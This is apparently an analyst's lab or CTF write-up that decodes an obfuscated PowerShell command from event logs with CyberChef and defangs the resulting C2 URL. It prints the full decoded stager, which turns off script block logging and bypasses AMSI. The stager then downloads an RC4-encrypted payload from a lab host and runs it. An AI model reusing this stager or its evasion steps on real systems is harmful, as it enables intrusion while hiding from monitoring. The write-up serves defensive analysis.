
Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
Severity = Informational Host Name = ConsoleHost Host Version = 5.1.18362.752 Host ID = 0f79c464-4587-4a42-a825-a0972e939164 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGUAMQBbAC	1	1.266%

Copied the the encode Powershell.exe and paste it in input of Cyberchef. I first bake it with (from base64)




```
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlAC
AMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AG
UAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBJ
GUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAn
AG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQ
xAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQ
AnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
wBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4
ZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbAC
ARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH
0AJAB2AEEATAA9AFsAQwBvAEwAbABlAGMAdABpAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQBjAFQAaQBPAG4AQQBSAFkAWwBT
HQAcgBJAE4ARwAsAFMAeQBzAFQARQBtAC4ATwBCAEoARQBjAHQAXQBdADoAOgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAn
AEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQB
kAGQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJw
AsADAAKQA7ACQAYQAxADgAZQAxAFsAJwBIAEsARQBZAF8ATABPAEMAQQBMAF8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIA
QBcAFAAbwBsAGkAYwBpAGUAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGw
XABTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAkAFYAQQBsAH0ARQBMAHMARQB7AFsAUwBjAF
```

```
time: 18ms
length: 3802
lines:    1
```


```
I.F.(.$.P.S.V.e.r.S.I.o.n.T.a.b.L.e...P.S.V.E.r.S.I.O.N...M.a.J.O.R. .-.G.e. .3.).{.$.1.1.B.D.8.=.
[.r.e.F.]...A.S.s.e.M.b.l.y...G.e.t.T.y.P.E.
(.'.S.y.s.t.e.m...M.a.n.a.g.e.m.e.n.t...A.u.t.o.m.a.t.i.o.n...U.t.i.l.s.'.)...".G.E.T.F.I.e.`.l.d.".
(.'.c.a.c.h.e.d.G.r.o.u.p.P.o.l.i.c.y.S.e.t.t.i.n.g.s.'.,.'.N.'.+.'.o.n.P.u.b.l.i.c.,.S.t.a.t.i.c.'.).
.I.F.(.$.1.1.B.d.8.).{.$.A.1.8.E.1.=.$.1.1.B.D.8...G.e.t.V.a.L.U.E.(.$.n.U.l.L.).;.I.f.(.$.A.1.8.e.1.
[.'.S.c.r.i.p.t.B.'.+.'.l.o.c.k.L.o.g.g.i.n.g.'.].).{.$.A.1.8.e.1.
[.'.S.c.r.i.p.t.B.'.+.'.l.o.c.k.L.o.g.g.i.n.g.'.].
[.'.E.n.a.b.l.e.S.c.r.i.p.t.B.'.+.'.l.o.c.k.L.o.g.g.i.n.g.'.].=.0.;.$.a.1.8.e.1.
[.'.S.c.r.i.p.t.B.'.+.'.l.o.c.k.L.o.g.g.i.n.g.'.].
[.'.E.n.a.b.l.e.S.c.r.i.p.t.B.l.o.c.k.I.n.v.o.c.a.t.i.o.n.L.o.g.g.i.n.g.'.].=.0.}.$.v.A.L.=.
[.C.o.L.l.e.c.t.i.O.N.S...G.e.N.E.r.i.C...D.I.c.T.i.O.n.A.R.Y.
[.S.t.r.I.N.G.,.S.y.s.T.E.m...O.B.J.E.c.t.].].:.:.n.e.W.(.).;.$.v.A.L...A.d.D.
(.'.E.n.a.b.l.e.S.c.r.i.p.t.B.'.+.'.l.o.c.k.L.o.g.g.i.n.g.'.,.0.).;.$.V.A.L...A.d.d.
(.'.E.n.a.b.l.e.S.c.r.i.p.t.B.l.o.c.k.I.n.v.o.c.a.t.i.o.n.L.o.g.g.i.n.g.'.,.0.).;.$.a.1.8.e.1.
[.'.H.K.E.Y._.L.O.C.A.L._.M.A.C.H.I.N.E.\.S.o.f.t.w.a.r.e.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.
\.W.i.n.d.o.w.s.\.P.o.w.e.r.S.h.e.l.l.
\.S.c.r.i.p.t.B.'.+.'.l.o.c.k.L.o.g.g.i.n.g.'.].=.$.V.A.l.}.E.L.s.E
```

Then I added (Decode text - UTF-16LE(1200)) still no sign of url.




```
IF($PSVerSIonTabLe.PSVErSION.MaJOR -Ge 3){$11BD8=
[reF].ASseMbly.GetTyPE('System.Management.Automation.Utils')."GETFIe`ld"
('cachedGroupPolicySettings','N'+'onPublic,Static');IF($11Bd8){$A18E1=$11BD8.GetVaLUE($nUlL);
If($A18e1['ScriptB'+'lockLogging']){$A18e1['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$a18e1['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$vAL=
[CoLlectiONS.GeNEriC.DIcTiOnARY[StrING,SysTEm.OBJEct]]::neW();$vAL.AdD('EnableScriptB'+'lockLogging',0)
;$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Policies
\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}ELsE{[ScRipTBlOCK]."GeTFIE`Ld"
('signatures','N'+'onPublic,Static').SEtVAlUe($NuLL,(NEw-OBjeCt
CoLLEcTiONS.GeNerIc.HAsHSet[STring]))}$ReF=
[Ref].AsSEMBly.GeTTyPe('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFIeLd('amsiInitF'+'ailed','
NonPublic,Static').SEtVALue($NULl,$tRUe);};
[SYStEm.NeT.ServICePoINtMAnAgER]::EXpeCT100ContINue=0;$7a6eD=NeW-OBJeCT
SYsteM.Net.WEbClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([TeXT.ENCodiNG]::UnicodE.GetStriNG([CoNVeRT]::FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwAxADAAL
gAxADAALgAxADAALgA1AA=='))));$t='/news.php';$7A6Ed.HEAders.Add('User-Agent',$u);$7a6Ed.PROxY=
[SySTEm.NET.WebREQUesT]::DefAULtWeBPRoXY;$7a6ED.PROXY.CRedEntIAlS =
[SYsTEM.NEt.CRedEnTIaLCachE]::DEFaUltNETwoRKCrEdeNtIALS;$Script:Proxy = $7a6ed.Proxy;$K=
[SysteM.TeXT.EnCoDIng]::ASCII.GeTByTeS('qm.@)5y?XxuSA-=VD467*|OLWB~rn8^I');$R={$D,$K=$Args;$S=0..255;
0..255|%{$J=($J+$S[$_]+$K[$_%$K.CoUnt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=
($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
BxoR$S[($S[$I]+$S[$H])%256]}};$7A6ed.HeADers.Add("Cookie","KuUzuid=VmeKV5dekg9y7k/tlFFA8b2AaIs=");$Data
=$7a6ed.DowNLoadDatA($SEr+$t);$iv=$DATA[0..3];$DaTA=$dATA[4..$DaTA.LEnGtH];-JOiN[Char[]](& $R $dAta
($IV+$K))|IEX
```

But there was another hidden within the encoded powershell, copied again then paste it in input. Converting from (base64) again finally shown me the actual url.



```
Input                                                        length: 84
                                                             lines:  1
FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php

Output                                       start:  0     time:   8ms
                                               end: 26   length:   26
                                            length: 26    lines:    1
맞Ḱ鶩蓫荨윕http://10.10.10.5篧⇓
```

Then copied the url , added(/news.php) and finally defang the url.



```
Input

http://10.10.10.5/news.php

Output

hxxp[://]10[.]10[.]10[.]5/news[.]php
```